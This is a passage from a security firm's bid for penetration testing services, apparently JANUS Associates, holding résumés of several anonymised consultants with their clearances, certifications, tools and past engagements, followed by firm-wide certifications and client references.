Team Leader of a successful project group that designed and constructed a monitoring device for measuring the amount of deflection in a sailboat's mast. Duties included physical design of the main computer and assistance in programming of the micro-controller component.



Consultant B

Function and Specialization

Subject Matter Expert

- Information Security
- Penetration Testing
- Security Assessments
- Web Application Testing
- Firewalls
- Tools

Clearance

Department of Defense, Secret
Department of Homeland Security, Secret
Department of Interior, Secret
Department of Treasury, Secret

Representative Clients

Department of Defense
New York Power Authority
New York State Teachers' Retirement System
Draper Laboratory
Madison County Government
City of Naperville (IL)
St. Clair County (IL)
Minnesota State Lottery

Certification(s)

Certified Information Systems Security Professional (CISSP) – 2008
Federal Information Technology Security Professional (FITSP-A) – 2010
Certified Ethical Hacker and Countermeasures V6 (C|EH) – 2010
Certified Secure Software Lifecycle Professional (CSSLP) – 2009

Background

Consultant B has over 21 years of technical, security, and customer service experience within government and commercial industries. He currently uses his technical experience to develop, test, and engineer security assessments for various government and commercial entities.

Experience

JANUS Software, Inc. (d/b/a JANUS Associates) February 2017 – Present
IT and Security Consultant

- Conducts advanced red/blue team projects for clients.
- Performs advanced tests for utilities including for radio, cellular, wireless, SCADA and computer based environments.
- Performs security scans, analyses, and penetration tests of client networks and operating environments.
- Conducts advanced security assessments and penetration tests of utilities, government agencies, and commercial enterprises.

Pervade Security

June 2013 – February 2017

Penetration Tester

- Performed mobile, internal, and web penetration testing for various clients.
- As a pen tester for the IRS Penetration Test Code Analysis team, responsibilities included: managing all aspects of assessment and response engagements from launch to completion.
- Internal/external penetration testing, vulnerability assessments, and web application penetration testing.
- As a mobile security penetration tester for various clients, responsibilities included testing mobile applications and platforms such as IOS, Android, Windows Mobile, while leveraging the OWASP Mobile Top 10.

Vector Detectors

December 2012 – June 2013

Independent Security Consultant/Cofounder

- Provided security consulting services ranging from internal/external penetration testing, vulnerability assessments, and web application pen testing.

Knowledge Consulting Group

March 2012 – December 2012

Senior Penetration Test Engineer

- Internal/external penetration testing, vulnerability assessments, and web application pen testing.

Certified Network Defense Architect (C|NDA) – 2011
Certified Expert Penetration Tester (CEPT) – 2012
Certified Security Analyst (E|CSA) – 2010
Licensed Penetration Tester (LPT) – 2011
Certified Penetration Tester (CPT) – 2012
Qualified Ethical Hacker (QEH) – 2011

Education

Bachelor of Science in Business,
Virginia Commonwealth University

Technical Skills

OS/Applications: Windows, OS X, Linux: Redhat Enterprise, CentOS, Debian, Kali Ubuntu, Fedora, Suse, Slackware, Mandrake, Enigma, Red Hat, Beehive, Knoppix STD, NST, BackTrack, Samurai, VMware ESXi Unix: Solaris, FreeBSD/Open BSD, Open VMS, Novell

Forensic Software: Autopsy, SleuthKit, dd/dc3dd, PTK, DD, Pasco

GOTS Scripts: DISA Unix SRR, Oracle SRR, SQL SRR, WebSRR, and Gold Disk

Penetration and Vulnerability

Scanning Software: Metasploit, Responder, Core Impact, Nmap, Nessus, AppDetective, ISS, FoundStone, WebInspect, Retina, Nikto, NTOSpider, SuperScan, Netscan, Retina, X-Scan, AIX, Unicornscan, Sshmitm, Webmitm, Arpspoof, Hydra, Cain and Abel, TCP DUMP, Netcat, Cryptcat, Hping, Xscan, AutoScan, Firewall, DNSwalk, Fport, HttpPrint, Immunity Canvas, OpenVaus, admsnmp, Cisco Global Exploiter, Fierce, Maltego, Mantra, SQL Ninja, snmpenum, onesixtyone, Armitage,

- Led pen testing engagements in support of the KCG Cyber Attack & Penetration Division for customers such as Rapid7, Akamai, Stratfor, Intelligence, MetLife, DC WASA, Empire State NYC, BPD, DHS, DOI, FMS, and FRB.
- Conducted ST&E for federal information systems in accordance with NIST standards and oversaw and managed the delivery of security assessment services to commercial and federal customers.
- Led the FedRAMP initiative as a 3PAO technical lead for Akamai.
- Managed all aspects of assessment and response engagements from inception to completion.

Telos Corporation

February 2008 – March 2012

Senior Security Engineer

- Conducted vulnerability assessments, penetration testing, and web application assessments. Performed multi-scaled analysis ranging from large scale vulnerability to automated and manual penetration testing in addition to web application testing. Vulnerability assessments are in accordance with the Department of Defense.
- Information Assurance Certification and Accreditation Process (DIACAP, DITSCAP, AR 25-2, and NIST SP 800 series).
- Managed all aspects of assessment and response engagements from inception to completion.
- Leveraged the Application Security and Development Security Technical Implementation Guide and OWASP to provide security guidance for use throughout the application development lifecycle.
- Provided the guidance needed to promote the development, integration, and maintenance of secure applications.
- Utilized VMware ESXi server to develop a lab environment for application security and penetration testing.
- Leveraged multiple tools in Back Track distro to perform penetration testing and web application testing.
- Performed vulnerability testing leveraging tools such as Defense Information System Agency (DISA) Security Readiness Review (SRR) scripts, Nessus/Newt, AppDetective, NTO Spider, Nikto, ISS, FoundStone, and WebInspect.
- Consolidated and analyzed the output from the findings tools and presented them in the form of a vulnerability matrix consisting of a POA&M, DIP, SIP, and DIACAP scorecard.

Security University

August 2010 – December 2010

Intern

- Immersed students into an interactive environment where they were shown how to scan, test, hack and secure their own systems. The lab intensive environment gives each student in-depth knowledge and practical experience with the current essential security systems.

IntelliDyne, LLC

October 2006 – February 2008

Security Engineer

- Performed vulnerability assessments and application testing in accordance with the DoD Information Technology Security Certification and Accreditation Process (DITSCAP).
- Responsible for evaluating application security within the Software Development Lifecycle (SDLC) of clientele.

Karmetasplit, Social Engineering Tool kit (SET), WCE Windows credential editor, Nexpose; Browser exploitation framework, Mimikatz
Sniffers: Ethereal, Etherape, Ettercap Wireshark, Dsniff, Kismet, tcpdump
Debug/Reverse Engineering: Peach Fuzz, FileFuzz, !Exploitable, DebugDiag, Spike, Immunity Debugger, IDA Pro, Ollydbg, windbg
Web Application: Burp Suite Pro, SQLMap, AppScan, ZAP proxy, Tamper Data, Acunetix, Paros, WebScarab, w3af, Wfuzz, WebInspect, Nikto, NTO Spider, Net Sparker

- Assisted in the design, development, testing, deployment, and maintenance of secure applications.
- Evaluation of system documentation such as System Security Authorization Agreements (SSAA), Security/System Design Documents (SDD).
- Conducted technical interviews with developers and program security personnel.
- Developed detailed test plans for identifying the system accompanied by its components, security requirements, in addition to testing methodologies and tools.
- Facilitated negotiations with all Points of Contact (POC) for system testing in order to establish testing time, location, and to provide those who were tested with an understanding of what to expect during the auditing phase.
- Performed vulnerability and application testing using tools such as Defense Information System Agency (DISA) Security Readiness Review (SRR) scripts, Nessus/Newt, AppDetective, ISS, FoundStone, WebInspect, John the Ripper, Nmap, and Cain and Abel.
- Consolidated and analyzed the RAW data from the findings tools and presented them in the form of a vulnerability matrix with recommendation for mitigation or elimination of the identified risks for both technical and managerial audiences.

**AcquireSoft
Technology Officer**

April 2002 – October 2005

- Managed a team of engineers in Information Security evaluation, design and implementation of AcquireSoft's technical infrastructure.
- As the director of the AcquireSoft Risk Management process, performed regular data hygiene activities in addition to creating and administering internal and client databases.
- Responsible for the development and maintenance of the IT Audit mission, strategy, procedures, secure application development, and risk assessments.
- Secure application development conducting code reviews for security flaws for various customers.
- Trained developers on secure development standards.
- Assisted development teams with their information security/information assurance concerns.
- Performed routine data encryption for internal security purposes along with clientele data, and installed and configured ERP solutions.

**Item Inc.
Systems Engineer and Sr. Network Administrator**

April 2000 – December 2002

- Designed, tested, and implemented systems that focused on the infrastructure components. This included network switches, routers, LAN/WAN connectivity, remote access, Windows NT and Active directory domain design and implementation, network management design and implementation.
- Performed network security/information assurance activities including active audits, firewall, and Intrusion Detection System (IDS) configurations.
- Exercised defense in-depth by utilizing multiple layers of security.
- Responsible for installing and maintaining networks on-site and off-site. In this capacity duties included the configuration of client systems including server and workstation operating systems, configured customer databases to custom specifications to best meet needs, and performed upgrades to products with optimum security settings/permissions.

**RCN Internet
Help Desk Support**

May 1999 – March 2000

- Analyzed and diagnosed Internet and operating system related errors while providing client with superior customer service.
- Exceptional skills in problem solving and diagnostics.
- Removed Internet related viruses through DOS, connecting into mail servers, troubleshooting modems, installing and re-installing drivers, com ports, configuring receive and transmit buffers, communicating and running diagnostics, and resetting modems with initiation strings.
- Performed advanced operating system trouble shooting such as extracting Winsock's and manually uninstalling DUN, manual repairing and uninstalling IE 4 and 5.
- Edited registry settings, scanning critical system files and replacing them if they were corrupt.
- Optimized Internet connections; power cycled cable modems and tweaked registry settings for optimal performance.



Consultant C

Function and Specialization Subject Matter Expert

- Penetration/Vulnerability Testing
- Security Awareness & Training
- Information Security
- Information Assurance

Clearance

Internal Revenue Service (IRS)
Minimum Background
Investigation (MBI)
Public Trust – Moderate (5C)
Public Trust – High Risk (6C)

Representative Clients

Capital District Transportation
Authority
Draper Laboratory
Madison County Government
Mohegan Sun Casino
City of Naperville (IL)
St. Clair County (IL)
Gila River Hotels and Casinos
Connecticut State Lottery
Corporation
Indiana State Lottery Commission
Minnesota State Lottery
New York State Insurance Fund
Atlanta Regional Commission

Certification(s)

CompTIA A+ and Security+ –
2001 and 2005
DISA Systems Administrator –
2002
ISC² Certified Information System
Security Professional (CISSP) –
2007

Background

Consultant C is a highly experienced and certified Information Technology (IT), information security, penetration testing, information assurance, cyber security engineer, ethical hacker, and IT auditor with over 20 years of penetration testing and other security experience, to include significant experience in building and managing cyber security programs, systems, and applications. Other significant experience in security architecture, engineering, infrastructure and technology security testing, and assessing security-related controls. Operational experience includes monitoring, auditing, pen testing, vulnerability management, delivering security awareness & training, and developing security-related documentation.

Experience

JANUS Software, Inc. (d/b/a JANUS Associates) Director, vCISO Services

August 2016 – Present

- Assists state, commercial, and healthcare entities to improve security.
- Conducts network analyses to determine security issues, performance, and how to re-architect for the future.
- Performs infrastructure and architectural assessments to determine compliance and adherence to standards and controls.
- Performs cyber security strategic and operational tasks for clients.

Cloud Security Architect

- Uses cloud technologies to detect and build automated responses against IAM and AD attacks.
- Understands and mitigates advanced identity-based attacks like pivoting and privilege escalation and builds defense techniques against them.
- Uses serverless functions to perform on-demand threat scans.
- Deploys containers to build threat detection services at scale.
- Builds notification services to create detection alerts.
- Analyzes malware-infected virtual machines to perform automated forensic investigations.
- Defines step functions and logic apps to implement automated forensic artifacts collection for cloud resources.
- Builds cloud security response playbooks for defense evasion, persistence, and lateral movements.
- Performs advanced security investigations through architecting and deploying security data-lake for real-time threat intelligence and monitoring.
- Enforces multi-cloud security strategy through assessments, compliance checks and benchmarking automation.

Senior Security Engineer

Certified Secure Software Lifecycle Professional (CSSLP) – 2009
Certified FISMA Compliance Practitioner (CFCP) – 2010
Core Impact Certified Professional (CICP) – 2009
IT Infrastructure Library (ITIL) v3 – 2010
Certified Information Security Manager (CISM) – 2017
Certified Ethical Hacker (CEH) – 2017
Certificate of Cloud Security Knowledge (CCSK) – 2019
Static Application Security Testing (CxSAST) – 2019
Certified Data Privacy Solutions Engineer (CDPSE) – 2020
Microsoft Certified Azure Security Engineer Associate – 2021
Microsoft Certified Azure Fundamentals – 2021
Microsoft Certified Azure Solutions Architect Expert – 2021
Certified CMMC Professional (CCP) – 2022
Certified Chief Information Security Officer (CISO) – 2022
Trained Computer Hacking Forensic Investigator (C|HFI) – 2024

Education

George Washington University
Master Certificate, IT Project Management – 2010
American Intercontinental University, Master of Science, IT Management – 2004
University of Phoenix, Bachelor of Science, Information Systems – 2002
Anne Arundel Community College, Associate of Arts, Spanish – 2000

- Performs government and commercial penetration tests and cyber security assessments to determine security risks of JANUS clients. Penetration testing is conducted against network infrastructure, general support systems, web applications, to include those supporting Industrial Control Systems (ICS), and Supervisory Control and Data Acquisition (SCADA) systems.
- Assists state, commercial, and healthcare entities to improve security.
- Completes application assessments for wide variety of application technologies including Oracle.
- Performs cloud security penetration tests and compliance assessments.
- Performs HIPAA, CIS, NIST gap analyses, compliance reviews, and assessments for commercial and government entities.
- Conducts network analyses to determine security issues, performance, and how to re-architect for the future.
- Performs infrastructure and architectural assessments to determine compliance and adherence to standards and controls.
- Performs security assessments for wide range of JANUS clients.

Advanced Threat Analysis, Inc. (ATA)

December 2012 – February 2016

Senior Penetration Tester/Senior Security Engineer

- Conducted manual web application, and manual infrastructure penetration testing. Utilized industry best practices and research to exploit vulnerabilities with automated and manual techniques.
- Developed scripts to simplify testing of infrastructure/applications; scripts may include discovery and/or exploits Senior information security consultant for the federal and commercial sectors: Provided security engineering, cyber security event log monitoring, program management, IT auditing, implementation management, risk management, security controls assessments, vulnerability management, and penetration testing support on major applications, systems, and mobile technology.
- Utilized the following laws, or guidance when delivering consulting services: Federal Information Systems Management Act (FISMA), National Institute of Standards and Technology (NIST), DoD Information Assurance Certification and Accreditation Process (DIACAP), Centers for Internet Security (CIS), Open Web Application Security Project (OWASP), Office of Management and Budget (OMB) Circular A-123, Federal Information Processing Standard (FIPS), Payment Card Industry (PCI), Federal Information Systems Controls Audit Manual (FISCAM), Health Insurance Portability and Accountability Act (HIPAA), and Sarbanes-Oxley (SOX).
- Provided subject matter expertise related to the risk management framework, and how to apply it to Industrial Control Systems (ICS), Supervisory Control and Data Acquisition (SCADA), and the Smart Grid for a major energy provider in Maryland.
- Developed the security-related documentation, to include the System Security Plan, Information Technology Contingency Plan, and the Disaster Recovery Plan for the Smart Grid for the same energy provider in Maryland.
- Conducted Security Controls Assessments (SCA), IT auditing, vulnerability scanning, network, wireless, and web application penetration testing for the Internal Revenue Service (IRS), Department of Justice’s (DOJ) Executive Office for United States Attorneys (EOUSA), National Oceanic and Atmospheric Administration (NOAA) Security Operations Center (SOC) and Network Operations Center (NOC), Centers for Medicare & Medicaid Services (CMS), Department of Energy (DOE),

Veterans Administration (VA), M&T Bank, EMC, Community First Fund (CFF), Department of Homeland Security (DHS), and United States Bank.

- Utilized commercial and open source solutions to conduct automated vulnerability scanning and penetration testing. Scanned web applications and general support systems for vulnerabilities.
- Developed penetration test reports for customers.
- Briefed upper management on issues identified on their systems or with their processes.
- Developed the Rules of Engagement (ROE) and obtained organization approval before conducting any pen testing or ethical hacking; ROE included tool set and scripts to be used during the assessment/testing.
- Performed threat modeling and identified architectural risks that can be exploited through penetration testing.
- Based on research and industry best practices, developed Standard Operating Procedures (SOPs) on how to identify and validate weaknesses/vulnerabilities on web applications and their supporting systems (infrastructure) to include servers, database servers, mainframes, and databases. SOPs included step by step procedures to be used during the test, not including research.
- Utilized Metasploit where possible to exploit any vulnerabilities where an exploit does exist. Modified open source scripts when necessary to exploit vulnerabilities. Used manual test procedures to validate any vulnerabilities.
- Rooted Android mobile devices and utilized them for reconnaissance and discovery on networks, and some scanning.
- Performed static and dynamic application security on bank mobile applications while they are in development, testing, and in production.
- Oversaw the security engineering and implementation of the infrastructure supporting the Affordable Care Act (ACA) applications.
- Supported event log monitoring, vulnerability management, change management, penetration testing of different ACA releases, and audit plan testing. Supported the integration and configuration of Guardium, SiteMinder, JBoss, webMethods, Oracle, ArcSight, and Greenplum into ACA.

Internal Revenue Service (IRS)

April 2007 – November 2012

Director/Associate Director/Senior Security Engineer/Penetration Tester/Source Code Analyst

- Performed source code analysis and penetration testing on over 200 information systems to include Customer Account Data Engine (CADE) and CADE2, Electronic Fraud Detection System (EFDS), Where's My Refund, Filing Information Returns Electronically (FIRE), AMS, RRP, Computer Security Audit Trails (CSAT), and other IRS information systems. As a Senior Security Engineer and the Associate Director, Security Engineering, managed and performed security engineering and information security controls testing, to include security controls assessments, vulnerability assessments, and penetration tests on client network devices, Windows and UNIX/Linux servers, SQL Databases, Web Applications, mobile devices and mobile applications.
- Procured and supported the implementation of nCircle, Guardium, Ounce/AppScan Web, Ounce/AppScan Source.
- Regularly briefed customers and clients on program/project progress; conduct Security+ and CISSP training on-site.
- As the Associate Director, Cybersecurity Operations, safeguarded the confidentiality, integrity, and availability of IRS information systems and taxpayer

data through security engineering requirements, 24x7x365 event log monitoring, continuous monitoring of vulnerabilities, delivering security awareness briefings, incident handling, and implementing enterprise solutions to include Major Applications (MAs) and General Support Systems (GSSs) that process, transmit, or store Personally Identifiable Information (PII) and/or Sensitive but Unclassified (SBU) data.

Anne Arundel Community College
Adjunct Faculty/Instructor

January 2005 – January 2015

- Mentored, instructed, and provided students in-depth coverage of the current security risks and threats to an organization's data. Also served the needs of individuals seeking to pass the CompTIA Security+, Net+, Linux+, and CISSP certification exams.

KPMG, LLP

October 2004 – April 2007

Information Security Services Consultant/Pen Tester/Team Lead/Senior IT Auditor

- Member of the Information Security Services (ISS) Team leading and providing Information Security and IT Audit support to the federal government and commercial entities throughout the United States using NIST and DIACAP.
- Successfully traveled to over 30 sites and assessed over 30,000 information systems through active vulnerability scanning and infrastructure penetration testing in a three-year period, to include exploiting over 400 of those systems.
- Led and performed Security Engineering reviews, Infrastructure and Application Vulnerability Assessments, Penetration Testing, C&A, Policy Review, DR/BCP, Risk Assessments, Ethical Penetration Testing, Wireless Reviews, IT General Controls, Security Controls Assessments, Applications (Oracle, MSSQL, SAP, Hyperion, Lawson, etc.) testing in support of FISMA and FISCAM audits.
- Utilized knowledge of OMB-A 130, Appendix III, and NIST guidelines, including 800-18, 800-26, 800-30, 800-31, 800-37, 800-53, 800-61, and DIACAP, to support the preparation and approval of System Security Plans (SSPs) or System Security Authorization Agreements (SSA&As); support POA&M management. Supported the development of Test of Design and Effectiveness on Apps.
- Hands on experience in installing, configuring, testing, and hardening operating systems and applications to include Resource Access Control Facility (RACF).

Law Enforcement and Other Experience and Professional Accomplishments

Northrop Grumman Mission Systems

NSA and DHS, 02/99 – 09/04 – Senior Systems and Network Security Engineer

Fuentez Systems Concepts, Inc.

DISA, 11/02 – 05/03 – Senior Systems and Network Engineer

Sterling Software

Office of Naval Intelligence, 06/98 – 02/99 – Software and Security Engineer

United States Navy

Naval Security Group Activity, 06/88 – 05/98 – Spanish Language Analyst/Jr. Sys. Admin



Consultant D

Function and Specialization

Subject Matter Expert

- Penetration/Vulnerability Testing
- Network Security
- Cyber Security

Representative Clients

Massachusetts Water Resources Authority
Capital District Transportation Authority
Dormitory Authority of the State of New York
New York State Teachers' Retirement System
Wisconsin Department of Employee Trust Funds
Gila River Hotels and Casinos
Indiana State Lottery Commission
Minnesota State Lottery

Certifications

Practical Network Penetration Tester (PNPT)

Education

University of Maryland,
Baltimore County, Information Systems, May 2020

Technical Skills

Linux (Kali Linux, Parrot OS);
Python; Responder; Nmap; Burp Suite; Metasploit; VMware;
Discover; Impacket; Prowler;
OSINT; JTR; Hashcat; Mimikatz;
Nikto; theHarvester; ZAP; Bash;

Background

Cyber Security Technical Analyst with a strong focus in ethical hacking, penetration testing, vulnerability analysis, and network security. Currently performing cyber security projects including technical, networking, and informative penetration test results.

Experience

JANUS Software, Inc. (d/b/a JANUS Associates)

August 2018 – Present

Security Analyst

- Active Directory penetration testing against Fortune 1000 companies, federal agencies, and other critical environments.
- Covers Penetration Testing Execution Standard (PTES) Standard for Internal Penetration Testing.
- Perform Red Team Operations.
- Cracks password hashes (NTLM, NETNTLMV1, NETNTLMV2, MSSQL, and more).
- Performs Internet penetration testing (Blackbox/Graybox/Whitebox testing) and network architecture reviews (manual/automated).
- Conducts Purple Team assessments using the MITRE ATT&CK Framework.
- Assesses the security posture of web applications and other external penetration procedures using the OWASP Top 10.
- Executes manual internal penetration assessments to identify vulnerabilities and flaws that may negatively impact a business's overall security.
- Performs assessments of security awareness training using social engineering.
- Engages in wireless testing attacks such as the PMKID attack.
- Decrypts critical data with services that cover applications, databases, and other files.
- Works on improvements for provided security services, including the continuous enhancement of existing methodology material and supporting assets.

Other Experience and Professional Accomplishments

Personal Projects

SQL Injection Attack (02/2019 – 04/2019)

- Create, exploit, and defend against a SQL injection attack.
- Wrote a program that accepts user input and demonstrates how various inputs could be used to create a SQL injection attack.
- Successfully sanitized user input to mitigate any SQL injection attacks.

Spectre and Meltdown Research (10/2018 – 12/2018)

- Investigated the Security risks of Spectre and Meltdown on processors.
- Developed theoretical solutions to the issue.

Phishing; Spiderfoot; Hydra;
Ettercap; Nessus; OWASP;
Purple Team; Red Team; Active
Directory; Kerberos; SMB; OSI
Model; Password Cracking;
Windows Security;
CrackMapExec; C2 Servers;
Atomic Red

- Presentation on Spectre's abuse of branch prediction and speculative execution.

Achievements

Successfully exploited several critical vulnerabilities leading to full system compromise. (08/2018 – Present)

- Exploited numerous Metasploitable, HackTheBox, and DVWA Virtual Machines
- Unix Badge (07/2019 – 07/2019)
- Obtaining this badge demonstrates the understanding and completion of challenges covering the security of Unix/Linux systems. This includes the detection and exploitation of weak permissions, misconfiguration of common services (MySQL, Tomcat...) as well as misconfigurations of sudo.

Labs

- Executed command injection attacks to alter a database. (Professional Working Proficiency)
- Conducted SQL attacks to tamper/reveal data. (Professional Working Proficiency)
- Utilized Burp Suite and Burp Site Crawler to Assess Web Application security. (Professional Working Proficiency)
- AD LLMNR/NBT-NS Poisoning and Relay attacks. (Professional Working Proficiency)
- Managed code review scans and reports to locate potential flaws and determine areas of improvement within a clients' codebase.

Organizations

- HackUMBC (04/2018 – 04/2018)
 - Collaborated on mobile, web, and hardware projects for the tech innovation marathon.
- Cyber Dawgs (08/2017 – 05/2019)
 - Participated in weekly CTF's, utilized tools in Kali Linux for various offensive and defensive security purposes.
- Persian Student Association (07/2019 – 05/2020)
 - Public Relations



Consultant E

Function and Specialization

Subject Matter Expert

- Penetration Testing
- Cyber Forensics
- Website Scanning and Exploitation Tools
- Vulnerability Scanning
- Incident Response and Reporting
- Network/Endpoint/Information Security
- Computer Network Defense

Clearance

Active Top Secret/SCI with current SSBI

Representative Clients

Department of Defense
New York City Police Pension Fund
New York State Teachers' Retirement System
Connecticut Health Insurance Exchange (d/b/a Access Health CT)
Atlanta Regional Commission
Connecticut Lottery

Certification(s)

Certified Information Systems Security Professional (CISSP)
Certified Ethical Hacker (CEH)

Education

Associate's Degree, Interdisciplinary Studies, Cascade

Background

Consultant E has 27 years of IT networking and 17 years of cyber security technical experience as a highly effective penetration tester, cyber forensics consultant, and subject matter expert to military agencies, U.S. defense organizations, and commercial enterprises. Mentors security personnel on new techniques designed to improve security posture. Researcher of various threat actors to bring knowledge of new attack methods to clients.

Experience

JANUS Software, Inc. (d/b/a JANUS Associates)

October 2020 – Present

Senior Security Analyst

- Provides penetration testing support to JANUS clients utilizing broad range of techniques and processes.
- Advises JANUS clients on improved security capabilities and defenses.

Aermor

November 2019 – October 2020

Red Team Operator/Penetration Tester/Threat Analyst

- Served on the Navy Red Team (one of nine NSA Certified DoD Red Teams) to provide Cyber Threat Emulation during Fleet, Command, and Joint Exercises during pre-deployment training, acquisition program assessments, and operational readiness assessments.
- Acted as a penetration tester using current threat techniques and performed as part of an opposition force team to scan, identify and analyze vulnerabilities, employ exploits, establish persistence, escalate privileges and create effects on target systems, under clear rules of engagement with formal approval and authorities.
- Provided resident subject matter expertise, and provided advice and mentorship to DoD enlisted pen testers.
- Utilized Open Source, Commercial, and Government reporting on emerging tools, techniques, and procedures used by the pen testing community and Advanced Threat Groups to create focused training and threat campaign plans.

Apogee Engineering

December 2018 – November 2019

Penetration Tester

- Analyzed the results from automated web testing tools to validate findings, determine their business impact, and eliminate false positives.
- Demonstrated expertise with website scanning and exploitation tools such as but not limited to: HP WebInspect, Burp Suite, etc.
- Supported execution of and help in development of TTPs for website penetration testing or Blue Teaming.

College, Portland, OR – 1994 to 1998

Technical Skills

HP WebInspect; Burp Suite;
Nmap; Metasploit; Nessus;
Windows; Linux; HTTP/HTTPS;
FTP; PKI; Microsoft (PowerShell,
WinDBG, SysInternals);
Wireshark; Kali; Cobalt Strike;
Active Directory; DNS; VMWare;
TCP/IP

- Used commercial and open source network cyber assessment tools (e.g. Nmap, Metasploit, and Nessus).
- Exploited common vulnerabilities and misconfigurations associated with common operating systems (Windows, Linux, etc.), protocols (HTTP, FTP, etc.), and network security services (PKI, HTTPS, etc.).
- Produced written reports and briefs on the results of penetration tests.
- Conducted planning and executed Blue Teaming, Penetration Testing and/or Capture the Flag events.
- Researched various cyber actors' TTPs, organizational structures, capabilities, personas, and environments, and integrated findings into Cyber Blue Teaming or penetration test operations.
- Developed and utilized testing methodology for threat emulation and vulnerability validation.

Aermor

August 2018 – December 2018

Cyber Forensic Analyst

- Network Forensic Analyst augmenting Cyber Defense Command watch floor capabilities.
- Utilized Open Source and Proprietary IDS, IPS, and SIEM to conduct Threat Hunting and develop incident reporting.

EWA Warrior Services

March 2018 – August 2018

Red Team Operator/Penetration Tester/Threat Analyst

- Served on the Navy Red Team (one of nine NSA Certified DoD Red Teams) to provide Cyber Threat Emulation during Fleet, Command, and Joint Exercises during pre-deployment training, acquisition program assessments, and operational readiness assessments.
- Acted as a penetration tester using current threat techniques and performed as part of an opposition force team to scan, identify and analyze vulnerabilities, employ exploits, establish persistence, escalate privileges and create effects on target systems, under clear rules of engagement with formal approval and authorities.
- Provided resident subject matter expertise, providing advice and mentorship to pen testers.
- Utilized open source, commercial, and government reporting on emerging tools, techniques, and procedures used by the pen testing community and Advanced Threat Groups to create focused training and threat campaign plans.

Symantec

August 2004 – March 2018

Principal Security Consultant (December 2013 – March 2018)

Resident Consultant acting as staff augmentation to a DOD contract providing expert level assistance to protect and manage critical assets. Duties included:

- Performed assessment, design, implementation, incident planning and forensic services for a global enterprise network while remaining in compliance with applicable regulations and policies.
- Use standard Microsoft (PowerShell, WinDBG, SysInternals) and Open Source (Wireshark, Nmap) tools to quickly determine root cause and remediation of multivendor incidents.
- Served as a subject matter expert on emerging vulnerabilities and threat actors.

Senior Business Critical Services Remote Product Specialist (May 2012 – December 2013)

- Delivered a polished, high-touch level of technical product support to a portfolio of high profile and high impact customers while managing a customer's support experience.
- Served as a trusted advisor and subject matter expert to assist customer with securing their environment, complying with applicable regulations, responding to security incidents, and used Security Assessment tools (Nmap, Nessus, Metasploit) to demonstrate potential risk to customer leadership.
- Participated in, and lead activities (training, mentoring, projects, etc.) to help strengthen the technical abilities of peers and other teams.
- Drove continued self-development in both technical and professional areas to optimize effectiveness in role.

BCS Remote Product Specialist (April 2008 – May 2012)

- Delivered a polished, high-touch level of technical product support to a portfolio of high profile and high impact customers while managing a customer's support experience.
- Served as a trusted advisor and subject matter expert to assist customer securing their environment, complying with applicable regulations, responding to security incidents, and assist with demonstrations of potential risk to customer leadership.
- Participated in activities (training, projects, etc.) to help strengthen the technical abilities of peers and other Enterprise Support teams.
- Drove continued self-development in both technical and professional areas to optimize effectiveness in role. Additionally, served as an Incident Manager for Symantec Business Continuity Program.

Technical Support Analyst (August 2004 – June 2005)

- Delivered excellent customer support for Symantec Security Products to include AntiVirus, Firewall, AntiSpam, and Content Filtering; on Windows and Linux platforms.

**Stream International
Support Representative**

September 1998 – August 2004

- Provided Outsourced Technical Support for a wide range of consumer and business products ranging from dial-up ISP support to enterprise network hardware (Hubs, Switches, Routers, RAS Hardware, and Firewalls).
- Technical Support Representative (Norton), Eugene, Oregon (May 2003 – August 2004)
- Senior Network Support Representative (3Com), Beaverton, Oregon (October 2000 – May 2001)
- Network Support Representative (3Com), Beaverton, Oregon (November 1999 – October 2000)
- Software Support Representative (Earthlink, 3Com), Tigard, Oregon (September 1998 – November 1999)

**Cascade College
IT Services Representative**

August 1994 – May 1998

- Grew a campus network starting with the unboxing of four Windows 3.11 systems sharing a printer to a Campus Area Network with 500 network drops across six buildings served by Windows NT 4.0 and Linux servers.

**Other Experience and Professional Accomplishments
United States Army, Sergeant First Class**

STAFF CERTIFICATIONS/STANDARDS UTILIZED

JANUS staff holds a variety of professional security and network certifications. Some of these include:

- ✓ Certified Information Systems Security Professional (CISSP)
- ✓ Certified Chief Information Security Officer (CISO)
- ✓ Certified Information Security Manager (CISM)
- ✓ Certified Information Systems Auditor (CISA)
- ✓ Certified CMMC Professional (CCP)
- ✓ Certified in the Governance of Enterprise IT (CGEIT)
- ✓ Certified in Risk and Information Security Controls (CRISC)
- ✓ Certified Secure Software Lifecycle Professional (CSSLP)
- ✓ Certified Ethical Hacker (CEH)
- ✓ Certified Expert Penetration Tester (CEPT)
- ✓ Certified Security Analyst (E|CSA)
- ✓ Certificate of Cloud Security Knowledge (CCSK)
- ✓ Certified FISMA Compliance Practitioner (CFCP)
- ✓ Core Impact Certified Professional (CICP)
- ✓ Licensed Penetration Tester (LPT)
- ✓ Certified Penetration Tester (CPT)
- ✓ Qualified Ethical Hacker (QEH)
- ✓ Offensive Security Wireless Professional (OSWP)
- ✓ Federal Information Technology Security Professional (FITSP-A)
- ✓ Certified Network Defense Architect (C|NDA)
- ✓ CompTIA A+
- ✓ CompTIA Security+
- ✓ DISA Systems Administrator
- ✓ IT Infrastructure Library (ITIL) v3
- ✓ CxSAST Static Application Security Testing
- ✓ Certified Data Privacy Solutions Engineer (CDPSE)
- ✓ Amazon Web Services Certified Solution Architect, Associate
- ✓ Cisco Certified Design Associate
- ✓ Cisco Certified IOS Security Specialist
- ✓ Cisco Certified Network Associate
- ✓ Cisco Certified Firewall Security Specialist
- ✓ Cisco Certified VPN Specialist
- ✓ Cisco Certified IDS/IPS Specialist
- ✓ Microsoft Certified Azure Security Engineer Associate
- ✓ Microsoft Certified Azure Fundamentals
- ✓ Microsoft Certified Azure Solutions Architect Expert
- ✓ Member Business Continuity Institute (MBCI)

As an information security focused firm, JANUS is accustomed to working with all the standards utilized in government and industry including:

- NIST
- IRS
- ISO
- PCI
- HIPAA
- CoBIT
- GLBA
- NERC
- FERPA
- COPPA
- CIPA
- OWASP

REFERENCES

Steve Wagner

Director, Information Technology

Connecticut Lottery Corporation

777 Brook Street

Rocky Hill, CT 06067

Phone: 860-713-2734

Email: steve.wagner@ctlottery.org

Services Provided: **Penetration Testing Services**

Christopher "CJ" McCarey

Director of IT Security/CISO

Gila River Hotels & Casinos

P.O. Box 6790

Chandler, AZ 85246

Phone: 520-796-7161

Email: christopher.mccarey@gila.casino

Services Provided: **IT Penetration Testing**

Eric Jacobsen

Assistant Vice President and CISO

Boston University Information Services &

Technology

771 Commonwealth Avenue

Boston, MA 02215

Phone: 617-353-8284

Email: jacobsen@bu.edu

Services Provided: **Enterprise Vulnerability and Penetration Testing Services**

PAST PERFORMANCE

Contract Name: Penetration Testing Services		
